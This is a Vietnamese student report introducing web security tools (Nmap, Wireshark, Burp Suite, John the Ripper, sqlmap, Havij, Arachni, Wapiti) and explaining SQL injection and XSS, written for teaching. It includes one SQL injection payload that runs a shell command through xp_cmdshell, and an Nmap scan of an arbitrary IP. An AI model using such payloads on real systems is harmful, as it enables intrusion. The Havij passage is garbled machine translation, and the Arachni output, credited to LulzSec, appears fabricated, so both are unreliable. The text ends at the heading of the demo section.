

## Đảm bảo an toàn thông tin

### **Chủ đề 1.**

- Tìm hiểu các công cụ phân tích đánh giá lỗi các trang web
- Tìm hiểu các công cụ kiểm tra lỗi SQL inject của trang web
- Lỗi XSS
- Các lỗi khác liên quan đến trang web
- \* Giới thiệu công cụ, mục tiêu, ví dụ minh họa về kiểm tra trang web

-----

Họ Tên:     Ngô Đình Phúc  
                  Hoàng Tuấn Vũ  
                  Vũ Trung Hiếu

Lớp : KTPM –K14

## Mục Lục

### Contents

I.	Các công cụ đánh giá lỗ hổng bảo mật web, ứng dụng, hệ thống tốt nhất .....	3
1.	NMAP .....	3
2.	Wireshark .....	3
3.	Burp Suite .....	4
4.	John the Ripper .....	5
II.	Giới thiệu SQL INJECTION.....	6
1.	Khái Niệm.....	6
2.	Các phương pháp tấn công Sql injection.....	6
3.	Các công cụ dò quét và tấn công sql injection .....	7
III.	Giới thiệu XSS.....	9
4.	Các công cụ dò quét và tấn công XSS .....	10
IV.	Demo cách thực hiện 1 số tool ở trên.....	12
1.	Nmap .....	12
2.	SQL map.....	13
3.	burpsuite_pro_v1.7.11 .....	17
4.	DVWA FILE INCLUSION(low lever) .....	26
5.	Sqlinjection.....	34


## I. Các công cụ đánh giá lỗ hổng bảo mật web, ứng dụng, hệ thống tốt nhất

### 1. NMAP

– Nmap là công cụ miễn phí dành cho việc kiểm tra và đánh giá mức độ an toàn hệ thống mạng, lỗ hổng bảo mật tuyệt vời. Nmap thường được dùng chủ yếu để phát hiện máy chủ, mở cổng, chạy các dịch vụ.


– **công cụ kiểm tra lỗ hổng bảo mật** (tool for penetration testing) này có thể giúp bạn rà quét được: TCP SYN scanning, TCP FIN, Xmas hay NULL, nhận diện hệ điều hành bằng TCP/IP Fingerprinting, TCP ftp proxy (bounce attack) scanning, TCP ACK, Window scanning, TCP Ping scanning. ICMP scanning (ping-sweep)..

– Đánh giá về công cụ Nmap này, SecurityBox nhận thấy đây thực sự tuyệt vời và phổ biến. Hơn nữa, nmap rất linh hoạt, dễ sử dụng, và hỗ trợ hầu hết trên các hệ điều hành



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap 156.32.33.45 -sT  
Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-09 18:18 UTC  
Nmap scan report for 156.32.33.45.in-addr.arpa (156.32.33.45)  
Host is up (0.18s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
8080/tcp  open  nginx-echo  
31337/tcp open  Elite  
Nmap done: 1 IP address (1 host up) scanned in 14.20 seconds  
root@kali:~#
```

### 2. Wireshark



Nhiệm vụ chính của Wireshark là phân tích gói tin, nó cho phép bạn có thể giám sát được toàn bộ lưu lượng mạng bằng cách đưa giao diện vào chế độ promiscuous.


– Ngoài ra, bạn có thể xem các điểm cuối – endpoints, cửa sổ thống kê phân cấp giao thức

– Vẫn là giá rẻ, thân thiện với người dùng, cộng đồng whireshark lớn và các hệ điều hành đều có thể dùng được công cụ đánh giá an ninh mạng Wireshark này.

### 3. Burp Suite



Burp Suite là một nền tảng tích hợp, là một công cụ kiểm tra lỗ hổng bảo mật ứng dụng website. Nó có nhiều công cụ tích hợp trong đó hai công cụ chính trong phiên bản miễn phí là Spider and Intruder. Spider được sử dụng để thu thập thông tin các trang của ứng dụng và Intruder được sử dụng để thực hiện các cuộc tấn công tự động trên ứng dụng web. Burp có một công cụ bổ sung hiện nay được gọi là Burp Scanner được dùng trong việc quét các lỗ hổng có trong ứng dụng



#### 4. John the Ripper

– Đây là một công cụ kiểm thử, và bẻ khóa mật khẩu và thường được dùng để thực hiện cuộc tấn công bạo lực dựa trên từ điển.

– Nguyên lý hoạt động của công cụ John the Ripper: Nó sẽ lấy các mẫu chuỗi ký tự ( có trong file dạng text, danh sách từ ngữ phổ biến và những từ phức trong từ điển hoặc những mật khẩu đã từng bị khóa trước đó), sau đó sẽ được mã hóa lại giống như cách mật khẩu đã bị khóa rồi so sánh với chuỗi ký tự mã hóa. Đây là lý do tại sao các hacker có thể dò ra mật khẩu của bạn 1 cách dễ dàng trên youtube, web, ứng dụng... mà không cần tới nhiều kỹ thuật.



## SQL INJECTION

### II. Giới thiệu SQL INJECTION


#### 1. Khái Niệm

SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp

Sql injection có thể cho phép những kẻ tấn công thực hiện các thao tác, delete, insert, update,... trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy, lỗi này thường xảy ra trên các ứng dụng web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sysbase...

#### 2. Các phương pháp tấn công Sql injection

##### a. Tấn công vượt qua hàng rào đăng nhập




The image shows a login interface. At the top, it says "Welcome back." Below this is a username input field containing the text "PhucBinz". Underneath the username field is a password input field, represented by a series of dots. At the bottom of the form is a blue button labeled "Submit".

Với dạng tấn công này, hacker có thể dễ dàng vượt qua các trang đăng nhập nhờ vào lỗi khi dùng các câu lệnh SQL thao tác trên cơ sở dữ liệu của ứng dụng web. Thông thường để cho phép người dùng truy cập vào các trang web được bảo mật, hệ thống thường xây dựng trang đăng nhập để yêu cầu người dùng nhập thông tin về tên đăng nhập và mật khẩu. Sau khi người dùng nhập thông tin vào, hệ thống sẽ kiểm tra tên đăng nhập và mật khẩu có hợp lệ hay không để quyết định cho phép hay từ chối thực hiện tiếp.

- b. Sau khi đã vượt qua được hàng rào đăng nhập kẻ tấn công sử dụng các chức năng của trang web rồi tiêm câu lệnh Sql để lấy các thông tin về database: tên bảng/table, tên các cột trong table. Từ đó lấy được thông tin của người quản trị.
- c. Sử dụng câu lệnh insert  
Thông thường các ứng dụng web cho phép người dùng đăng kí một tài khoản để tham gia. Chức năng không thể thiếu là sau khi đăng kí thành công, người dùng có thể xem và hiệu chỉnh thông tin của mình. SQL injection có thể được dùng khi hệ thống không kiểm tra tính hợp lệ của thông tin nhập vào.
- d. Tấn công bằng proceduce  
Việc tấn công bằng stored-procedures sẽ gây tác hại rất lớn nếu ứng dụng được thực thi với quyền quản trị hệ thống 'sa'. Ví dụ, nếu ta thay đoạn mã tiêm vào dạng: ' ; EXEC xp\_cmdshell 'cmd.exe dir C: '. Lúc này hệ thống sẽ thực hiện lệnh liệt kê thư mục trên ổ đĩa C:\ cài đặt server. Việc phá hoại kiểu nào tùy thuộc vào câu lệnh đằng sau cmd.exe.

### 3. Các công cụ dò quét và tấn công sql injection


#### a. Sql injection in Kali linux



#### i. Giới Thiệu

Là 1 công cụ hỗ trợ việc dò các lỗ hổng sql injection được tích hợp trong bản kali linux. Hoạt động theo phương thức thử bằng các mệnh đề check sau 1 câu truy vấn nào đó của trang web


## b. Sqlninja



### i. Giới Thiệu

Mục tiêu Sqlninja là để khai thác lỗ hổng SQL injection trên các ứng dụng web có sử dụng Microsoft SQL Server kết thúc như trở lại. Có rất nhiều công cụ SQL injection khác ra khỏi đó nhưng sqlninja, thay vì giải nén dữ liệu, tập trung vào nhận được một bao tương tác trên máy chủ DB từ xa và sử dụng nó như là một chỗ đứng trong mạng đích.

## c. Sqlmap




### i. Giới Thiệu

**SQLmap** là công cụ khai thác những lỗ hổng của cơ sở dữ liệu SQL. Công cụ này được xem là công cụ khai thác SQL tốt nhất hiện nay. Được giới bảo mật và giới hacker sử dụng thường xuyên. Với người



dùng Kali hoặc Back Track 5 thì Sql map đã được tích hợp sẵn vào hệ điều hành

#### d. Havij SQL Injection



#### a. Giới thiệu

Havij là một tự động SQL Injection phần mềm giúp kiểm tra sự thâm nhập để tìm kiếm và tận dụng lợi thế của các lỗ hổng SQL Injection trên internet một trang web . Khả năng của Havij mà làm cho nó hoàn toàn khác nhau từ một giống cụ là tiêm của chiến lược . Sự thành công giá là lớn hơn chín mươi lăm % tại injectionng nhạy cảm theo đuổi việc sử dụng Havij.The tiêu dùng dễ GUI (Graphical Person Interface) của Havij và tự động cài đặt và nhận diện làm cho nó đơn giản để sử dụng cho tất cả mọi người , ngay cả người mới cho khách hàng .

### Tấn Công XSS

#### III. Giới thiệu XSS

##### 1. Stored XSS:

Stored XSS là dạng tấn công mà hacker chèn trực tiếp các mã độc vào cơ sở dữ liệu của website. Dạng tấn công này xảy ra khi các dữ liệu được gửi lên server không được kiểm tra kỹ lưỡng mà lưu trực tiếp vào cơ sở dữ liệu. Khi người dùng truy cập vào trang web này thì những đoạn script độc hại sẽ được thực thi chung với quá trình load trang web.

## 2. Reflected XSS:


Reflected XSS là dạng tấn công thường gặp nhất trong các loại hình XSS. Với Reflected XSS, hacker không gửi dữ liệu độc hại lên server nạn nhân, mà gửi trực tiếp link có chứa mã độc cho người dùng, khi người dùng click vào link này thì trang web sẽ được load chung với các đoạn script độc hại. Reflected XSS thường dùng để ăn cắp cookie, chiếm session,... của nạn nhân hoặc cài keylogger, trojan ... vào máy tính nạn nhân.

## 3. DOM-based XSS

DOM-based XSS là một dạng tấn công XSS làm thay đổi cấu trúc của trang web bằng cách thay đổi cấu trúc HTML. Đối với dạng tấn công này, hacker sẽ chèn các đoạn script nhằm làm thay đổi giao diện mặc định của trang web thành một giao diện giả, ví dụ như tạo ra form đăng nhập giả và dụ người dùng đăng nhập để chiếm mật khẩu của họ. DOM-based XSS là một biến thể của Persistent XSS và Non-Persistent XSS.

## 4. Các công cụ dò quét và tấn công XSS

### a. Arachni



```
Arachni: Web Application Security Scanner Framework v1.8
Author: Team "Special" LulzSec (lulzsec@gmail.com)
(With the support of the community and the Arachni Team.)

Website: http://arachni-scanner.com
Documentation: http://arachni-scanner.com/docs

[+] 13 issues have been detected.
1 | DOM-based Cross-Site Scripting (XSS) at http://testhtml.vulnhack.com/ in link-dom input "url" using GET.
2 | Cross-Site Scripting (XSS) at http://testhtml.vulnhack.com/comment in form input "id" using GET.
3 | Cross-Site Scripting (XSS) at http://testhtml.vulnhack.com/comment in form input "id" using GET.
4 | Cross-Site Scripting (XSS) at http://testhtml.vulnhack.com/login in form input "id" using GET.
5 | Common directory at http://testhtml.vulnhack.com/images/ is server.
6 | Unsanitized password form at http://testhtml.vulnhack.com/login in form input "password" using POST.
7 | Password field with url-protocol at http://testhtml.vulnhack.com/register in form.
8 | Empty cookie at http://testhtml.vulnhack.com/comment?mac=37fa6b7f6e4e4b4d4d42 in cookie.
9 | Cookie set for guest domain at http://testhtml.vulnhack.com/comment?mac=37fa6b7f6e4e4b4d4d42 in cookie.
10 | Interesting response at http://testhtml.vulnhack.com/login in server.
11 | Interesting response at http://testhtml.vulnhack.com/ in server.
12 | Interesting response at http://testhtml.vulnhack.com/admin/ in server.
13 | Allowed HTTP methods at http://testhtml.vulnhack.com/ in server

[+] Status: Scanning
[+] Discovered 37 pages thus far.
[+] Sent 1490 requests.
[+] Received and analyzed 1708 responses.
[+] 20 MB of JS
[+] Average: 175.84755787818 requests/second.

[+] Currently auditing
[+] http://testhtml.vulnhack.com/#/archive
[+] http://testhtml.vulnhack.com/login?mac=1136c723867cedf3bde238ba
[+] http://testhtml.vulnhack.com/#/register
[+] http://testhtml.vulnhack.com/#/login

[+] Audit response time avg: 1165.823113089888 seconds
[+] Audit response count total: 497
[+] Audit average response time: 8.36 seconds
[+] Audit average: 166.882825438143 requests/second
[+] Unvisited requests: 34
[+] Unvisited max concurrency: 40
[+] Threshold max concurrency: 62

[+] Ctrl+C aborts the scan and retrieves the report
```


### i. Giới Thiệu

Arachni là một công cụ mã nguồn mở được phát triển để cung cấp một môi trường thử nghiệm thâm nhập. Công cụ này có thể phát hiện các lỗ hổng bảo mật ứng dụng web khác nhau. Nó có thể phát hiện các lỗ hổng khác nhau như SQL Injection, XSS, Local File inclusion, remote file inclusion, unvalidated redirect và nhiều lỗ hổng khác.

Download this tool here: <http://www.arachni-scanner.com/>

Qua bài viết này các bạn có thể biết thêm một số công cụ giúp tìm kiếm lỗ hổng an ninh website. Bài viết mình chỉ giới thiệu sơ qua về các công cụ trên hy vọng các bạn sẽ có các bài chi tiết giới thiệu từng công cụ đó để mọi người cùng tìm hiểu.

## b. Wapiti



### i. Giới thiệu

Đây cũng là một công cụ kiểm tra an ninh website tốt. Phương thức kiểm tra an ninh trên web của nó là quét các đường link và chèn giữ liệu test lên các đối tượng ( textbox...), nó hỗ trợ GET và POST HTTP. Các lỗ hổng có thể được phát hiện bằng công cụ này:

File Disclosure

File inclusion

Cross Site Scripting (XSS)

Command execution detection

CRLF Injection

SEL Injection and Xpath Injection


Weak .htaccess configuration

Backup files disclosure

Đây là công cụ sử dụng dòng lệnh để thao tác nên dành cho các chuyên gia với các bạn mới bắt đầu thì sẽ khó sử dụng.

## IV. Demo cách thực hiện 1 số tool ở trên

